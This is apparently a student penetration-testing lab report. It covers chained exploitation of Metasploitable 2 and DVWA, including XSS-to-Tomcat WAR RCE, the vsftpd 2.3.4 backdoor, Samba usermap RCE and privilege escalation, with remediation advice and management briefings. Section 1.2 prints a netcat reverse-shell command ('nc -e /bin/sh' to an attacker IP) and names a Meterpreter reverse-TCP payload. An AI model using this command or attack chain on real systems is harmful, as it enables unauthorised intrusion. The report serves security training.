Week 3: Advanced Exploitation & Full VAPT Cycle Report

Intern Name: Saurav Kumar
Date: January 15, 2026
Target Environment: Metasploitable 2
Target IP Address: 192.168.56.105
Methodology Followed: PTES, OWASP WSTG
Tools Used: Kali Linux, Metasploit Framework, Exploit-DB, Burp Suite, SQLMap, OpenVAS,

1. Advanced Exploitation Lab


1.1 Exploit Chain Simulation

Objective:
To simulate a real-world, multi-stage attack by chaining multiple vulnerabilities to achieve full system compromise.

Scenario Description:
During this assessment, a chained exploitation scenario was successfully executed. Initially, a **Stored Cross-Site Scripting (XSS)** vulnerability was leveraged to hijack an administrator's authenticated session cookie. Using the stolen session, unauthorized access to the **Apache Tomcat Web Manager** interface was obtained.

Once authenticated, a malicious **WAR (Web Application Archive)** file was uploaded, resulting in **Remote Code Execution (RCE)** on the target host. This attack chain demonstrates how low-severity web vulnerabilities can escalate into complete system compromise when combined.

Exploit ID	Attack Vector	Target Host	Outcome	Payload
EXP-004	XSS < Session Hijacking < RCE	192.168.56.105	**Success**	`java/meterpreter/reverse_tcp`



Metasploit console showing successful Meterpreter session creation and execution of the `getuid` command confirming remote access.

1.2 Exploit Customization (Proof-of-Concept)

Objective:
To modify a publicly available Proof-of-Concept (PoC) exploit to suit the target environment and convert it into a weaponized exploit.

Customization Summary (CVE-2011-2523 – VSFTPD Backdoor):
A Python PoC exploit sourced from Exploit-DB targeting **vsftpd 2.3.4** was customized for this environment. The original script executed a benign `id` command to verify exploitation. The script was modified by replacing the default command with a **Netcat reverse shell payload**:

nc -e /bin/sh 192.168.56.103 4444

This transformation converted the PoC from a simple verification script into a fully functional exploit capable of establishing an interactive remote shell on the attacker's system.

1.3 Developer Escalation Email

To: DevOps Team
Subject: CRITICAL: Remote Code Execution Vulnerability via Chained Exploitation

Dear Team,

During the *Advanced Exploitation* phase of our security assessment, we successfully executed a chained attack against host **192.168.56.105**, resulting in full system compromise.

Technical Findings:
The attack chain exploited a Stored XSS vulnerability to hijack administrative credentials. This access was then used to bypass application-level protections and upload a malicious

WAR file, leading to arbitrary code execution on the server. An attacker could gain full control over the system and application data.

Immediate Recommendations:

- Implement strict input sanitization to eliminate XSS vectors
- Enforce server-side file validation to block executable uploads (e.g., `.jsp`, `.php`, `.war`)
- Review authentication and session management mechanisms

Regards,
Saurav Kumar
Security Analyst

2. Web Application Testing Lab


2.1 Test Setup (DVWA)

Target Application: Damn Vulnerable Web Application (DVWA)
Configuration: Security Level set to *Low*
Tools Used: Burp Suite, SQLMap, OWASP ZAP

Test ID	Vulnerability Category	Severity	Resource URL
WEB-001	SQL Injection (SQLi)	**Critical**	`.../dvwa/vulnerabilities/sqli/`
WEB-002	Reflected XSS	**Medium**	`.../dvwa/vulnerabilities/xss_r/`

2.2 Manual Testing Evidence

Description:
Burp Suite was used to intercept and analyze HTTP requests. The captured traffic revealed the session identifier (`PHPSESSID`) being transmitted without additional security controls, confirming the feasibility of session hijacking attacks.




Description: Burp Suite Proxy tab showing intercepted HTTP request with Cookie header visible.

2.3 Web Application Test Summary

Testing of the DVWA application revealed critical flaws in input handling and authentication controls. SQL Injection vulnerabilities allow unauthorized database access, while Reflected XSS enables client-side attacks against users. These weaknesses result from insufficient input validation and output encoding. Immediate remediation through prepared statements and proper encoding is strongly recommended.

Finding ID	Vulnerability	CVSS Score	Remediation
F001	SQL Injection	**9.1 (Critical)**	Implement parameterized queries (Prepared Statements).
F002	Weak Password Policy	**7.5 (High)**	Enforce complexity requirements and regular rotation.

3.2 Attack Path Visualization



Description: Diagram illustrating the attack flow:
Attacker → Firewall (Port 80) → Web Server → Database

3.3 Management Briefing (Non-Technical)


Executive Summary:
A security review of the internal web portal identified two major risks. First, a flaw allows attackers to access the database without authorization, exposing sensitive data. Second, the website permits malicious scripts to be executed against users. These issues are caused by missing security checks in the application code. Immediate fixes are recommended to prevent data loss and reputational damage.

4. Post-Exploitation & Evidence Collection

4.1 Privilege Escalation Log

Objective: Escalate privileges from a service-level user to root.

Exploit Used: Linux Kernel udev Netlink Local Privilege Escalation



Description: Metasploit console showing privilege escalation and `whoami` returning `root`.

4.2 Evidence Collection

Traffic Analysis:
Network traffic during exploitation was captured to preserve forensic evidence and maintain chain-of-custody.

Artifact Type	Description	Collector	Timestamp	SHA-256 Hash
PCAP	HTTP/FTP Exploit Traffic	Saurav Kumar	2026-01-15	`a1b2c3d4e5f6...`

5. Capstone Project: Full VAPT Cycle


5.1 Simulation (Samba / Kioptrix)

Target: Legacy File Server (Simulated via Metasploitable Samba Service)
Vulnerability: Samba Usermap Script RCE (CVE-2007-2447)
Tool Used: Metasploit Framework

5.2 Detection Log

OpenVAS / Network Scan Results:

Timestamp	IP Address	Vulnerability	Phase
2026-01-15 14:00	192.168.56.105	**Samba RCE (CVE-2007-2447)**	Exploitation



Description: OpenVAS or Nmap output highlighting the Samba vulnerability.

5.3 PTES Technical Report

Executive Summary:
A comprehensive penetration test identified critical weaknesses caused by outdated and misconfigured services. The target system is classified as **Critical Risk.**

Technical Findings:
The Samba service allows command injection through improper handling of the `username map script` configuration. Exploitation resulted in unauthenticated root-level access.

Remediation Strategy:

- Patch Samba immediately
- Disable `username map script` if not required
- Restrict SMB access to trusted hosts only

5.4 Final Management Briefing

Risk Level: 🔴 CRITICAL

The internal file server contains a severe vulnerability that allows complete system takeover without authentication. An attacker could delete files, install ransomware, or exfiltrate sensitive data. Immediate patching is required. If remediation cannot be completed today, the system should be isolated from the network.

Conclusion

This advanced VAPT exercise successfully demonstrated the full attack lifecycle, from exploitation chaining to post-exploitation and reporting. The findings emphasize the importance of proactive security testing, timely patch management, and secure application design.

Ethical Disclaimer

All testing was performed in a controlled lab environment with explicit authorization for educational purposes only. No production systems were targeted.